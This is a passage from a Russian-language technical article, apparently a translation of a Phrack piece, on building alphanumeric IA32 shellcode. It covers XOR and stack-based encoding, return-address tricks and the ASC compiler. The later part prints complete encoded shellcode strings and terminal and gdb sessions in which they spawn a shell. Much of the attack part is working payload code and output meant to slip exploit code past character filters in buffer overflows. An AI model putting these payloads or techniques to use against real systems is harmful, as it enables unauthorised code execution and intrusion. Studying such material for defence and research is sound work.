6F <...>          | 'o'    | outsd <...>                   |
70 <disp8>        | 'p'    | jo <disp8>                    | ДА
71 <disp8>        | 'q'    | jno <disp8>                   | ДА
72 <disp8>        | 'r'    | jb <disp8>                    | ДА
73 <disp8>        | 's'    | jae <disp8>                   | ДА
74 <disp8>        | 't'    | je <disp8>                    | ДА
75 <disp8>        | 'u'    | jne <disp8>                   | ДА
76 <disp8>        | 'v'    | jbe <disp8>                   | ДА
77 <disp8>        | 'w'    | ja <disp8>                    | ДА
78 <disp8>        | 'x'    | js <disp8>                    | ДА
79 <disp8>        | 'y'    | jns <disp8>                   | ДА
7A <disp8>        | 'z'    | jp <disp8>                    | ДА
```

Что мы можем непосредственно из этого вывести?

• **НЕТ ИНСТРУКЦИИ «MOV»:**
=> нам нужно найти другой способ работы с данными.
• **НЕТ ПОЛЕЗНЫХ АРИФМЕТИЧЕСКИХ ИНСТРУКЦИЙ («ADD», «SUB», ...):**
=> можно использовать только DEC и INC.
=> нельзя использовать INC с регистром EAX.
• **ИНСТРУКЦИЯ «XOR»:**
=> XOR доступен для байтов и двойных слов.
=> очень полезна для базовых криптографических операций.
• **ИНСТРУКЦИИ «PUSH»/«POP»/«POPAD»:**
=> можно помещать байты и двойные слова непосредственно в стек.
=> POP доступен только для регистров EAX, ECX и EDX.
=> похоже, нам снова придётся играть со стеком.
• **ПРЕФИКС «O16» (переопределение размера операнда):**
=> с помощью этого префикса инструкции можно выполнять 16-битные операции.
• **ИНСТРУКЦИИ «JMP» И «CMP»:**
=> можно выполнять сравнения.
=> нельзя напрямую использовать константные значения с CMP.

Помимо этого, не забывайте: операнды этих инструкций (`, , , и `) также должны оставаться алфавитно-цифровыми. Это может ещё больше усложнить задачу.

БАЙТ «ModR/M»:

Рассмотрим, как это дополнительное ограничение влияет на байт ModR/M (`), в особенности для XOR и CMP. В следующей таблице приведены все возможные значения байта ModR/M и их интерпретация в качестве операндов / (первая строка) и ` (первый столбец).

[Таблица ModR/M из 40 записей — опущена]

Что мы можем вывести на этот раз для XOR и CMP?

• НЕКОТОРЫЕ инструкции `xor [],dh` и `xor [],bh`.
• Инструкция `xor [],dh`.
• НЕКОТОРЫЕ инструкции `xor [+],`.
• НИКАКИХ инструкций `xor ,`.

• НЕКОТОРЫЕ инструкции `xor [],esi` и `xor [],edi`.
• Инструкция `xor [],esi`.
• НЕКОТОРЫЕ инструкции `xor [+],`.
• НИКАКИХ инструкций `xor ,`.

• НЕКОТОРЫЕ инструкции `xor dh,[]` и `xor bh,[]`.

• Инструкция `xor dh,[]`.
• НЕКОТОРЫЕ инструкции `xor ,[+]`.

• НЕКОТОРЫЕ инструкции `xor esi,[]` и `xor edi,[]`.
• Инструкция `xor esi,[]`.
• НЕКОТОРЫЕ инструкции `xor ,[+]`.

• НЕКОТОРЫЕ инструкции `cmp [],dh` и `cmp [],bh`.
• Инструкция `cmp [],dh`.
• НЕКОТОРЫЕ инструкции `cmp [+],`.
• НИКАКИХ инструкций `cmp ,`.

• НЕКОТОРЫЕ инструкции `cmp [],esi` и `cmp [],edi`.
• Инструкция `cmp [],esi`.
• НЕКОТОРЫЕ инструкции `cmp [+],`.
• НИКАКИХ инструкций `cmp ,`.

БАЙТ «SIB»:

Для полноты картины необходимо также проанализировать возможности байта масштаба, индекса и базы (`` в предыдущей таблице). Байт SIB позволяет формировать адреса следующего вида:

```
<SIB> = <base> + (2^<scale>) * <index>
```

Где:
• `` — базовый регистр.
• `` — индексный регистр.
• `` — масштабный коэффициент для индексного регистра.

Битовые поля этого байта:

```
 7 6 5 4 3 2 1 0
+---+-----+-----+
|sc.|index|base |
+---+-----+-----+
```

[Таблица SIB из 40 записей — опущена]

Что мы можем вывести из этой таблицы?
• НЕКОТОРЫЕ SIB-адреса вида `+esi`.
• НЕКОТОРЫЕ SIB-адреса вида `+2*`.
• НИКАКИХ SIB-адресов вида +4 или +8.

Напомним также, что обычный порядок байтов полной инструкции с возможными байтами ModR/M, SIB и disp8/disp32 таков:

```
<опкод> [байт ModR/M] [<SIB>] [<disp8>/<disp32>]
```

ИНСТРУКЦИЯ «XOR»:

Мы видим, что для инструкции XOR есть некоторые возможности. Кратко напомним все возможные логические комбинации:

```
a | b | a XOR b (=c)
--+---+-------------
0 | 0 |    0
0 | 1 |    1
1 | 0 |    1
1 | 1 |    0
```

Что мы можем из этого вывести?
• `a XOR a = 0` => легко обнуляем регистры.
• `0 XOR b = b` => легко загружаем значения в регистры, содержащие 0.

• `1 XOR b = NOT b` => легко инвертируем значения с помощью регистров, содержащих 0xFFFFFFFF.
• `a XOR b = c, b XOR c = a, a XOR c = b` => легко находим XOR-дополнение байта.

Классические операции

Теперь рассмотрим различные методы, позволяющие реализовать максимум стандартных низкоуровневых операций из разрешённого набора инструкций.

ИНИЦИАЛИЗАЦИЯ РЕГИСТРОВ КОНКРЕТНЫМИ ЗНАЧЕНИЯМИ:

Сначала подумаем о методе, позволяющем инициализировать в регистрах особо полезные значения — например, 0 или 0xFFFFFFFF (см. `alphanumeric_initialize_registers()` в asc.c). Например:

```
push 'aaaa'                     ; 'a' 'a' 'a' 'a'
pop eax                         ; EAX теперь содержит 'aaaa'.
xor eax,'aaaa'                  ; EAX теперь содержит 0.

dec eax                         ; EAX теперь содержит 0xFFFFFFFF.
```

Эти специальные значения мы запомним в определённых регистрах, чтобы использовать их в дальнейшем.

ИНИЦИАЛИЗАЦИЯ ВСЕХ РЕГИСТРОВ:

В начале нашего шеллкода нам нужно инициализировать несколько регистров значениями, которые мы, вероятно, будем использовать позже. Не забывайте, что POP можно использовать не со всеми регистрами (только с EAX, ECX и EDX). Поэтому воспользуемся POPAD. Например, если предположить, что EAX содержит 0, а ECX содержит `'aaaa'`, все регистры можно легко инициализировать:

```
push eax                        ; EAX будет содержать 0.
push ecx                        ; ECX не изменяется ('aaaa').
push esp                        ; EDX будет содержать ESP после POPAD.
push eax                        ; EBX будет содержать 0.
push esp                        ; ESP не изменяется.
push ebp                        ; EBP не изменяется.
push ecx                        ; ESI будет содержать 'aaaa' после POPAD.
dec eax                         ; EAX будет содержать 0xFFFFFFFF.
push eax                        ; EDI будет содержать 0xFFFFFFFF.
popad                           ; извлекаем все значения из стека.
```

КОПИРОВАНИЕ МЕЖДУ РЕГИСТРАМИ:

С помощью POPAD можно также копировать данные из любого регистра в любой регистр, если прямой PUSH/POP недоступен. Например, копирование EAX в EBX:

```
push eax                        ; без изменений.
push ecx                        ; без изменений.
push edx                        ; без изменений.
push eax                        ; EBX будет содержать EAX после POPAD.
push eax                        ; без изменений (ESP не «извлекается»).
push ebp                        ; без изменений.
push esi                        ; без изменений.
push edi                        ; без изменений.
popad
```

Обратите внимание: значение ESP изменяется до выполнения PUSH, поскольку перед ним идут 2 PUSH, но POPAD извлекает все регистры из стека, кроме ESP.

ЭМУЛЯЦИЯ ИНСТРУКЦИИ «NOT»:

С помощью XOR легко реализовать классическую инструкцию NOT. Предположим, EAX содержит значение, которое нужно инвертировать, а EDI содержит 0xFFFFFFFF:

```
push eax                        ; помещаем инвертируемое значение.
push esp                        ; помещаем смещение этого значения на стеке.
pop ecx                         ; ECX теперь содержит это смещение.
xor [ecx],edi                   ; инвертируем значение.
pop eax                         ; возвращаем в EAX.
```

ЧТЕНИЕ БАЙТОВ ИЗ ПАМЯТИ В РЕГИСТР:

Снова используя XOR и значение 0 (здесь в EAX), можно прочитать произвольный байт в DH:

```
push eax                        ; помещаем 0 в стек.
pop edx                         ; извлекаем в EDX (DH теперь равен 0).
xor dh,[esi]                    ; читаем байт, используя [esi] как адрес источника.
```

Также можно читать значения вблизи [esp] в стеке, используя DEC/INC на ESP, а затем классический POP.

ЗАПИСЬ АЛФАВИТНО-ЦИФРОВЫХ БАЙТОВ В ПАМЯТЬ:

Если нужен небольшой участок для записи байтов, удобно использовать PUSH и записывать байты по убывающим адресам, играя с INC на ESP.

```
push 'cdef'                     ;                'c' 'd' 'e' 'f'
push 'XXab'                     ; 'X' 'X' 'a' 'b' 'c' 'd' 'e' 'f'
inc esp                         ;     'X' 'a' 'b' 'c' 'd' 'e' 'f'
inc esp                         ;         'a' 'b' 'c' 'd' 'e' 'f'
```

Теперь ESP указывает на строку "`abcdef`", записанную в стеке. Можно также использовать префикс инструкции `o16` для непосредственного помещения 16-битного значения:

```
push 'cdef'                     ;         'c' 'd' 'e' 'f'
push 'ab'                       ; 'a' 'b' 'c' 'd' 'e' 'f'
```

Методы

Теперь скомбинируем некоторые из этих интересных операций для эффективной генерации алфавитно-цифровых шеллкодов. Мы собираемся создать алфавитно-цифровой движок, который будет строить наш исходный (неалфавитно-цифровой) шеллкод. Предлагаем 2 различные техники.

ИСПОЛЬЗОВАНИЕ СТЕКА:

Так как у нас есть набор инструкций, связанных со стеком, воспользуемся ими эффективно. По сути, мы будем постепенно строить исходный код, помещая значения в стек — от последнего байта (B1) исходного шеллкода до первого (см. `alphanumeric_stack_generate()` и опцию `-m stack` в asc.c):

```
.... 00  00  00  00  00  00  00  00  00  00  00  00  SS  SS  SS  SS ....

.... 00  00  00  00  00  00  00  00  00  00  B2  B1  SS  SS  SS  SS ....
                                              <-----
.... 00  00  00  00  00  00  00  B5  B4  B3  B2  B1  SS  SS  SS  SS ....
                                  <-----------------
.... 00  00  00  B9  B8  B7  B6  B5  B4  B3  B2  B1  SS  SS  SS  SS ....
               <-------исходный шеллкод-------
```

Где: SS — байты, уже присутствующие в стеке; 00 — неиспользованные байты стека; Bx — байты исходного неалфавитно-цифрового шеллкода.

Это действительно просто, поскольку есть инструкции для помещения двойных слов или слов, а также INC ESP для помещения одного байта. Проблема в том, что нельзя напрямую поместить неалфавитно-цифровые байты. Попробуем классифицировать байты исходного кода по категориям (см. `alphanumeric_stack_get_category()` в asc.c). Таким образом, можно записывать маленькие блоки из 1, 2, 3 или 4 байтов одной категории (см. `alphanumeric_stack_generate_push()` в asc.c). Рассмотрим, как это реализуется:

• CATEGORY_00:
Предполагаем, что регистр (`, , `) содержит значение 0xFFFFFFFF.

```
1 БАЙТ:
 inc <r32>                    ; <r32> теперь содержит 0.
 push <r16>                   ;  00  00
 inc esp                      ;      00
 dec <r32>                    ; <r32> теперь содержит 0xFFFFFFFF.

2 БАЙТА:
 inc <r32>                    ; <r32> теперь содержит 0.
 push <r16>                   ;  00  00
 dec <r32>                    ; <r32> теперь содержит 0xFFFFFFFF.

3 БАЙТА:
 inc <r32>                    ; <r32> теперь содержит 0.
 push <r32>                   ;  00  00  00  00
 inc esp                      ;      00  00  00
 dec <r32>                    ; <r32> теперь содержит 0xFFFFFFFF.

4 БАЙТА:
 inc <r32>                    ; <r32> теперь содержит 0.
 push <r32>                   ;  00  00  00  00
 dec <r32>                    ; <r32> теперь содержит 0xFFFFFFFF.
```

• CATEGORY_FF:
Используем тот же механизм, что и для CATEGORY_00, только не нужно выполнять INC/DEC для регистра, содержащего 0xFFFFFFFF.

• CATEGORY_ALPHA:
Просто помещаем алфавитно-цифровые значения в стек, при необходимости используя случайный алфавитно-цифровой байт `??` для заполнения двойного слова или слова.

```
1 БАЙТ:
 push 0x??B1                  ;  ??  B1
 inc esp                      ;      B1

2 БАЙТА:
 push 0xB2B1                  ;  B2  B1

3 БАЙТА:
 push 0x??B3B2B1              ;  ??  B3  B2  B1
 inc esp                      ;      B3  B2  B1

4 БАЙТА:
 push 0xB4B3B2B1              ;  B4  B3  B2  B1
```

• CATEGORY_XOR:
Выбираем случайные алфавитно-цифровые байты X1, X2, X3, X4 и Y1, Y2, Y3, Y4, такие что X1 xor Y1 = B1, X2 xor Y2 = B2, X3 xor Y3 = B3 и X4 xor Y4 = B4 (см. `alphanumeric_get_complement()` в asc.c).

```
1 БАЙТ:
 push 0x??X1                  ;  ??  X1
 pop ax                       ; AX теперь содержит 0x??X1.
 xor ax,0x??Y1                ; AX теперь содержит 0x??B1.
 push ax                      ;  ??  B1
 inc esp                      ;      B1
2 БАЙТА:
```

```
 push 0xX2X1                    ;  X2  X1
 pop ax                         ; AX теперь содержит 0xX2X1.
 xor ax,0xY2Y1                  ; AX теперь содержит 0xB2B1.
 push ax                        ;  B2  B1

3 БАЙТА:
 push 0x??X3X2X1                ;  ??  X3  X2  X1
 pop eax                        ; EAX теперь содержит 0x??X3X2X1.
 xor eax,0x??Y3Y2Y1             ; EAX теперь содержит 0x??B3B2B1.
 push eax                       ;  ??  B3  B2  B1
 inc eax                        ;      B3  B2  B1

4 БАЙТА:
 push 0xX4X3X2X1                ;  X4  X3  X2  X1
 pop eax                        ; EAX теперь содержит 0xX4X3X2X1.
 xor eax,0xY4Y3Y2Y1             ; EAX теперь содержит 0xB4B3B2B1.
 push eax                       ;  B4  B3  B2  B1
```

• CATEGORY_ALPHA_NOT и CATEGORY_XOR_NOT:

Просто генерируем байты категорий CATEGORY_ALPHA и CATEGORY_XOR (N1, N2, N3, N4), выполняя операцию NOT над исходным значением. Затем нужно отменить эффект этой операции, снова применив NOT, но уже к значению в стеке (см. `alphanumeric_stack_generate_not()` в asc.c).

```
1 БАЙТ:
 push esp
 pop ecx                        ; ECX теперь содержит ESP.
                                ;  N1
 xor [ecx],<r8>                 ;  B1

2 БАЙТА:
 push esp
 pop ecx                        ; ECX теперь содержит ESP.
                                ;  N2  N1
 xor [ecx],<r16>                ;  B2  B1

3 БАЙТА:
 push esp
 pop ecx                        ; ECX теперь содержит ESP.
                                ;      N3  N2  N1
 dec ecx                        ;  ??  N3  N2  N1
 xor [ecx],<r32>                ;  ??  B3  B2  B1
 inc ecx                        ;      B3  B2  B1

4 БАЙТА:
 push esp
 pop ecx                        ; ECX теперь содержит ESP.
                                ;  N4  N3  N2  N1
 xor [ecx],<r32>                ;  B4  B3  B2  B1
```

Добавляя каждый из этих небольших блоков кода с соответствующими значениями в наш алфавитно-цифровой шеллкод, мы сформируем алфавитно-цифровой шеллкод, который будет строить неалфавитно-цифровой шеллкод в стеке.

ИСПОЛЬЗОВАНИЕ «XOR-ПАТЧЕЙ»:

Другая возможность — воспользоваться интересным режимом адресации, использующим байты ModR/M и SIB в сочетании со следующей инструкцией XOR (см. `alphanumeric_patches_generate_xor()` и опцию `-m patches` в asc.c):

```
xor [<base>+2*<index>+<disp8>],<r8>
xor [<base>+2*<index>+<disp8>],<r16>
xor [<base>+2*<index>+<disp8>],<r32>
```

Предположим, наш шеллкод имеет такую архитектуру:

```
[инициализация][патчер][              данные              ]
```

Мы можем инициализировать некоторые значения и регистры в [инициализация], а затем использовать инструкции XOR в [патчер] для патча байтов в [данные] (см. alphanumeric_patches_generate() в asc.c):

```
[инициализация][патчер][исходный неалфавитно-цифровой шеллкод]
```

Чтобы использовать эту технику, необходимо знать начальный адрес нашего шеллкода. Можно сохранить его в регистр `, например EBX или EDI. Затем нужно вычислить смещение до первого неалфавитно-цифрового байта для патча и воспроизвести это смещение, используя регистр и алфавитно-цифровое значение `:

```
[инициализация][патчер][исходный неалфавитно-цифровой шеллкод]
 |                     |
<base>       <base>+2*<index>+<disp8>
```

Главная сложность здесь в том, что смещение зависит от длины [инициализация] и [патчер]. К тому же само смещение не обязательно будет алфавитно-цифровым. Поэтому смещение генерируется в [инициализация], записываясь в стек с помощью предыдущей техники.

Попытаемся сделать [инициализация] как можно меньше: постепенно увеличивая произвольное смещение, пробуем сохранить код его вычисления в [инициализация], при необходимости добавляя байты заполнения (см. alphanumeric_patches_generate_initialization() в asc.c):

```
Первая итерация:
 [######################][патчер][данные]
                          |
                        смещение
 [код для генерации этого смещения] => слишком большой.

Вторая итерация:
 [##########################][патчер][данные]
                             |
                        --->смещение
 [  код для генерации этого смещения  ] => слишком большой.

N-я итерация:
 [#####################################][патчер][данные]
                                        |
                        ---------------->смещение
 [ код для генерации этого смещения ] => идеально.

Добавляем байты заполнения:
 [#####################################][патчер][данные]
                                        |
                        ---------------->смещение
 [ код для генерации смещения ][заполнение] => для точного размера.

И наконец скомпилированный шеллкод:
 [ код для генерации смещения  ][заполнение][патчер][данные]
```

Также перебираем значение `, поскольку некоторые из них могут дать нам удобное смещение. Что будет содержаться в [данные] во время выполнения? Те же операции, что и в «стековой технике», только здесь в [данные]` можно (и **нужно**!) хранить алфавитно-цифровые значения непосредственно.

Ещё одна проблема: доступны только регистры `, или `, что не позволяет патчить 3 байта одной инструкцией XOR без изменения соседних байтов.

После патча нескольких байтов нужно увеличить смещение для достижения следующих байтов. Можно просто инкрементировать ` или значение , если ` остаётся алфавитно-цифровым.

В завершение описания техник вновь напомним, что нельзя использовать все регистры и режимы адресации — только «алфавитно-цифровые». Например, в «технике XOR-патчей» используются следующие регистры:

```
<base>  = ebx | edi
<index> = ebp
XOR-регистр = eax | ecx
NOT-регистр = dl | dh | edx | esi
```

Обратите внимание: эти регистры выделяются случайным образом для обеспечения базовых возможностей полиморфизма (см. `alphanumeric_get_register()` в asc.c).

Некоторые архитектуры и соображения

Теперь проанализируем различные общие архитектуры и соображения по генерации алфавитно-цифровых шеллкодов.

Для «техники XOR-патчей» единственное ограничение — необходимость знать адрес нашего шеллкода. Обычно это тривиально: мы использовали этот адрес для переполнения адреса возврата. Например, если мы перезаписали адрес возврата, можно легко восстановить его в начале шеллкода (см. `alphanumeric_get_address_stack()` и опцию `-a stack` в asc.c):

```
dec esp
dec esp
dec esp
dec esp
pop <r32>
```

Адрес может также храниться в регистре (см. опцию `-a` в asc.c) — тогда никакие предварительные манипуляции не потребуются.

Для «стековой техники» возможны различные интересные архитектуры в зависимости от положения буфера, который мы переполняем. Рассмотрим некоторые из них кратко.

Если наш шеллкод находится в стеке, за ним следует достаточно свободного места, а затем — адрес возврата, это идеальный случай. Посмотрим, что произойдёт со стеком:

```
.... AA  AA  AA  AA  00  00  00  00  00  00  RR  RR  RR  RR  SS  SS ....
    [EIP]                                                   [ESP]

.... AA  AA  AA  AA  00  00  00  00  00  00  RR  BB  BB  BB  SS  SS ....
     -->[EIP]                                [ESP]<---------
```

Наш неалфавитно-цифровой шеллкод движется навстречу концу нашего скомпилированного шеллкода. После построения всего исходного шеллкода можно просто добавить инструкции-заполнители для соединения обоих шеллкодов.

```
.... AA  AA  AA  AA  PP  PP  PP  PP  PP  PP  RR  BB  BB  BB  SS  SS ....
     ------>[EIP]   [ESP]<-----------------------------------

.... AA  AA  AA  AA  PP  PP  PP  PP  PP  PP  RR  BB  BB  BB  SS  SS ....
     ------------------------------------->[EIP]
```

Где: AA — байты нашего алфавитно-цифрового скомпилированного шеллкода; 00 — неиспользованные позиции в стеке; SS — байты, уже присутствующие в стеке; RR — байты адреса возврата; BB — байты нашего неалфавитно-цифрового сгенерированного шеллкода; PP — байты простых инструкций-заполнителей (например, INC ECX).

Чтобы использовать этот метод, исходный шеллкод должен быть меньше пространства между концом скомпилированного шеллкода и значением ESP в начале выполнения. Также нужно убедиться, что последние операции со стеком (для генерации инструкций-заполнителей) не перезапишут последние инструкции скомпилированного шеллкода. Если просто генерировать алфавитно-цифровые инструкции-заполнители, проблем быть не должно. Можно также добавить

инструкции-заполнители в конец алфавитно-цифрового скомпилированного шеллкода и позволить им быть перезаписанными сгенерированными заполнителями. Такой подход интересен для брутфорса (см. опцию `-s null` в asc.c).

Можно также поступить немного иначе, если расстояние между скомпилированным шеллкодом и исходным шеллкодом имеет алфавитно-цифровую длину (`` алфавитно-цифровой). Просто используем 2 инвертированных условных перехода:

```
[конец скомпилированного шеллкода]
jo <disp8>+1 -+
              |
jno <disp8> --+
              |
...           |
              |
метка: <------+
[начало исходного неалфавитно-цифрового шеллкода]
```

Можно также комбинировать техники «стека» и «патчей». Строим исходный шеллкод в стеке (1) и просто прыгаем к нему после построения (3). Проблема в том, что алфавитно-цифровых инструкций перехода нет. Сгенерируем JMP ESP, используя «технику патчей» (2) для одного байта (см. опцию `-s jmp` в asc.c):

```
                                        +--патч (2)--+
                                        |            |
[код построения неалф.-цифр.][код патча JMP ESP][jmp esp]
              |                                      |
+-------------+---------прыжок (3)-----------------------------+
|             |
|           построение (1)
|             |
+-> [неалфавитно-цифровой код]
```

Также можно заменить JMP ESP на следующую последовательность, которую легче генерировать (см. опцию `-s ret` в asc.c):

```
push esp
ret
```

Наконец, можно сгенерировать ещё один стиль шеллкода. Предположим, у нас очень большой неалфавитно-цифровой шеллкод. Тогда, возможно, интереснее сжать его и написать небольшой неалфавитно-цифровой движок распаковки (см. опцию `-s call` в asc.c):

```
                                        +--патч (2)--+
                                        |            |
[код построения неалф.-цифр.][код патча CALL ESP][call esp][данные]
              |                                            |
+-------------+---------вызов (3)--------------------------------+
|             |
|           построение (1)
|             |
|   <---------+--------------------------------->
|
+-> [pop <r32>][движок распаковки][jmp <r32>]
        (4)             (5)              (6)
```

После выполнения CALL ESP (3) адрес `[данных]` помещается в стек. Движку остаётся только извлечь его в регистр (4), распаковать данные для построения исходного шеллкода (5) и наконец перейти к нему (6).

Как видим, возможности поистине безграничны!

ASC — компилятор алфавитно-цифровых шеллкодов

ASC реализует некоторые из предложенных выше техник. Рассмотрим доступные опции.

ОПЦИИ КОМПИЛЯЦИИ:

Эти опции позволяют задать техники и архитектуру, которые алфавитно-цифровой шеллкод будет использовать для построения исходного шеллкода.

`-a[ddress] stack|` — позволяет задать начальный адрес шеллкода (полезно для техники патчей). "`stack`" означает получение адреса из стека. `` задаёт регистр, содержащий начальный адрес.

`-m[ode] stack|patches` — позволяет выбрать тип генерируемого алфавитно-цифрового шеллкода. "`stack`" генерирует шеллкод в стеке. "`patches`" генерирует шеллкод путём XOR-патчей.

`-s[tack] call|jmp|null|ret` — задаёт метод возврата к исходному шеллкоду в стеке (если `-m stack`). "`call`" использует инструкцию CALL ESP. "`jmp`" использует JMP ESP. "`null`" не возвращается к коду (если исходный код идёт сразу за алфавитно-цифровым шеллкодом). "`ret`" использует PUSH ESP и RET.

ОПЦИИ ОТЛАДКИ:

Эти опции позволяют вставлять точки останова (int3) для наблюдения за выполнением алфавитно-цифрового шеллкода.

`-debug-start` — вставляет точку останова в начало скомпилированного шеллкода.

`-debug-build-original` — вставляет точку останова перед построением исходного шеллкода.

`-debug-build-jump` — вставляет точку останова перед построением кода перехода (если задана опция `-s`). Бесполезна при `-s null`.

`-debug-jump` — вставляет точку останова перед выполнением инструкции перехода (если задана опция `-s`). При `-s null` точка останова будет в конце алфавитно-цифрового шеллкода.

`-debug-original` — вставляет точку останова в начало исходного шеллкода. Эта точка останова будет вставлена во время выполнения.

ОПЦИИ ВВОДА/ВЫВОДА:

`-c[har]` — задаёт имя переменной C, в которой хранится шеллкод:

```
char array[]= "blabla" /* my shellcode */
              "blabla";
```

Если имя не задано и присутствует несколько массивов `char[]`, будет использован первый. Парсер распознаёт комментарии C и многострочные массивы. Эта опция также гарантирует, что входной файл является C-файлом, а не бинарным.

`-f[ormat] bin|c` — задаёт формат выходного файла. Если выбран формат C, ASC записывает небольшой код для запуска алфавитно-цифрового шеллкода, имитируя переполнение адреса возврата (RET). Этот код не будет работать корректно при использовании опций `-a` или `-s null`.

`-o[utput]` — задаёт имя выходного файла.

ПРИМЕРЫ:

Завершим несколькими практическими примерами, используя шеллкоды из хороших предыдущих статей Phrack ;)

Сначала рассмотрим P49-14 (статья Aleph One). Первый шеллкод (testsc.c) содержит нулевые байты (для ASC это обычно не проблема). Генерируем C-файл и алфавитно-цифровой шеллкод с

помощью «XOR-патчей»:

```
rix@debian:~/phrack$ ./asc -c shellcode -f c -o alpha.c p49-14
Reading p49-14 ... (61 bytes)
Shellcode (390 bytes):
LLLLYhb0pLX5b0pLHSSPPWQPPaPWSUTBRDJfh5tDSRajYX0Dka0TkafhN9fYf1Lkb0TkdjfY \
0Lkf0Tkgfh6rfYf1Lki0tkkh95h8Y1LkmjpY0Lkq0tkrh2wnuX1Dks0tkwjfX0Dkx0tkx0tky \
CjnY0LkzC0TkzCCjtX0DkzC0tkzCj3X0Dkz0TkzC0tkzChjG3IY1LkzCCCC0tkzChpfcMX1Dk \
zCCCC0tkzCh4pCnY1Lkz1TkzCCCCfhJGfXf1Dkzf1tkzCCjHX0DkzCCCCjvY0LkzCCCjdX0Dk \
zC0TkzCjWX0Dkz0TkzCjdX0DkzCjXY0Lkz0tkzMdgvvn9F1r8F55h8pG9wnuvjrNfrVx2LGkG \
3IDpfcM2KgmnJGgbinYshdvD9d
Writing alpha.c ...
Done.
rix@debian:~/phrack$ gcc -o alpha alpha.c
rix@debian:~/phrack$ ./alpha
sh-2.03$ exit
exit
rix@debian:~/phrack$
```

Кажется, всё работает отлично. Заметим, что алфавитно-цифровой шеллкод также выводится в stdout.

Теперь скомпилируем шеллкод Klog'a (P55-08). Выбираем «стековую технику» с JMP ESP для возврата к исходному шеллкоду, а также вставляем некоторые точки останова:

```
rix@debian:~/phrack$ ./asc -m stack -s jmp -debug-build-jump
 -debug-jump -debug-original -c sc_linux -f c -o alpha.c P55-08
Reading P55-08 ... (50 bytes)
Shellcode (481 bytes):
LLLLZhqjj9X5qjj9HPWPPSRPPafhshfhVgfXf5ZHfPDhpbinDfhUFfXf5FifPDSDhHIgGX51 \
6poPDTYI11fhs2DTY01fhC6fXf5qvfPDfhgzfXf53EfPDTY01fhO3DfhF9fXf5yFfPDTY01fh \
T2DTY01fhGofXf5dAfPDTY01fhztDTY09fhqmfXf59ffPDfhPNDfhbrDTY09fhDHfXf5EZfPD \
fhV4fhxufXf57efPDfhl5DfhOSfXf53AfPDfhV4fhFafXf5GzfPDfhxGDTY01fh4IfXf5TFfP \
Dfh7VDfhhvDTY01fh22fXf5m5fPDfh3VDfhWvDTY09fhKzfXf5vWfPDTY01fhe3Dfh8qfXf5f \
zfPfhRvDTY09fhXXfXf5HFfPDfh0rDTY01fhk5fXf5OkfPfhwPfXf57DfPDTY09fhz3DTY09S \
QSUSFVDNfhiADTY09WRa0tkbfhUCfXf1Dkcf1tkc3UX
Writing alpha.c ...
Done.

rix@debian:~/phrack$ gcc -o alpha alpha.c
rix@debian:~/phrack$ gdb alpha
GNU gdb 19990928
Copyright 1998 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i686-pc-linux-gnu"...
(no debugging symbols found)...
(gdb) run
Starting program: /home/rix/phrack/alpha
(no debugging symbols found)...(no debugging symbols found)...
Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffffb1d in ?? ()                          ;-debug-build-jump
(gdb) x/22i 0xbffffb1d
0xbffffb1d:     push   %ebx
0xbffffb1e:     push   %ecx
0xbffffb1f:     push   %ebx                  ;EDX будет содержать 0xFFFFFFFF
0xbffffb20:     push   %ebp
0xbffffb21:     push   %ebx
0xbffffb22:     inc    %esi                  ;ESI содержит 0xFFFFFFFF.
0xbffffb23:     push   %esi                  ;ESI содержит 0.
0xbffffb24:     inc    %esp                  ;00 00 00 в стеке.
0xbffffb25:     dec    %esi                  ;восстанавливаем ESI.
0xbffffb26:     pushw  $0x4169               ;помещаем алфавитно-цифровое слово.
0xbffffb2a:     inc    %esp                  ;алфавитно-цифровой байт в стеке.
0xbffffb2b:     push   %esp
0xbffffb2c:     pop    %ecx                  ;ECX содержит ESP (адрес байта).
0xbffffb2d:     xor    %bh,(%ecx)            ;NOT этого байта (EBP будет
                                             ; содержать смещение dword).
0xbffffb2f:     push   %edi                  ;ESI будет содержать 0xFFFFFFFF
```

```
0xbffffb30:     push   %edx
0xbffffb31:     popa
0xbffffb32:     xor    %dh,0x62(%ebx,%ebp,2) ;NOT первого байта для
                                             ; патча (наш 0xCC, int3).
                                             ; Обратите внимание на
                                             ; алфавитно-цифровой <disp8>,
                                             ; использование EBX (адрес
                                             ; шеллкода) и EBP (ранее
                                             ; сохранённое смещение).
0xbffffb36:     pushw  $0x4355
0xbffffb3a:     pop    %ax                   ;AX содержит 0x4355.
0xbffffb3c:     xor    %ax,0x63(%ebx,%ebp,2) ;XOR следующих 2 байтов
                                             ;(<disp8> теперь 0x63).
0xbffffb41:     xor    %si,0x63(%ebx,%ebp,2) ;NOT этих 2 байтов.
(gdb) x/3bx 0xbffffb41+5                     ;O16 + XOR + ModR/M +
                                             ; SIB + <disp8> = 5 байтов
0xbffffb46:     0x33    0x55    0x58         ;3 байта, которые мы патчим:
                                             ; NOT 0x33 = 0xCC => INT 3
                                             ; NOT (0x55 XOR 0x55) = 0xFF
                                             ; NOT (0x43 XOR 0x58) = 0xE4
                                             ;  => JMP ESP
(gdb) cont
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffffb47 in ?? ()                          ;-debug-jump
(gdb) x/1i 0xbffffb47
0xbffffb47:     jmp    *%esp                 ;наш переход
(gdb) info reg esp
esp            0xbffffd41       -1073742527
(gdb) cont                                   ;Выполняем JMP ESP.
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffffd42 in ?? ()                          ;(предыдущий ESP)+1
                                             ; (из-за нашего INT3). Теперь
                                             ; мы находимся в исходном
                                             ; шеллкоде.
(gdb) cont                                   ;Запускаем его ;)
Continuing.
sh-2.03$ exit                                ;Наконец-то!!!
exit
(no debugging symbols found)...(no debugging symbols found)...
Program exited normally.
(gdb)
```

Заключение

Написание алфавитно-цифровых шеллкодов для IA32 в итоге вполне реализуемо. Но использование только алфавитно-цифровых адресов — менее тривиальная задача. Это, по сути, главная проблема, возникающая при простом желании использовать только алфавитно-цифровые символы.

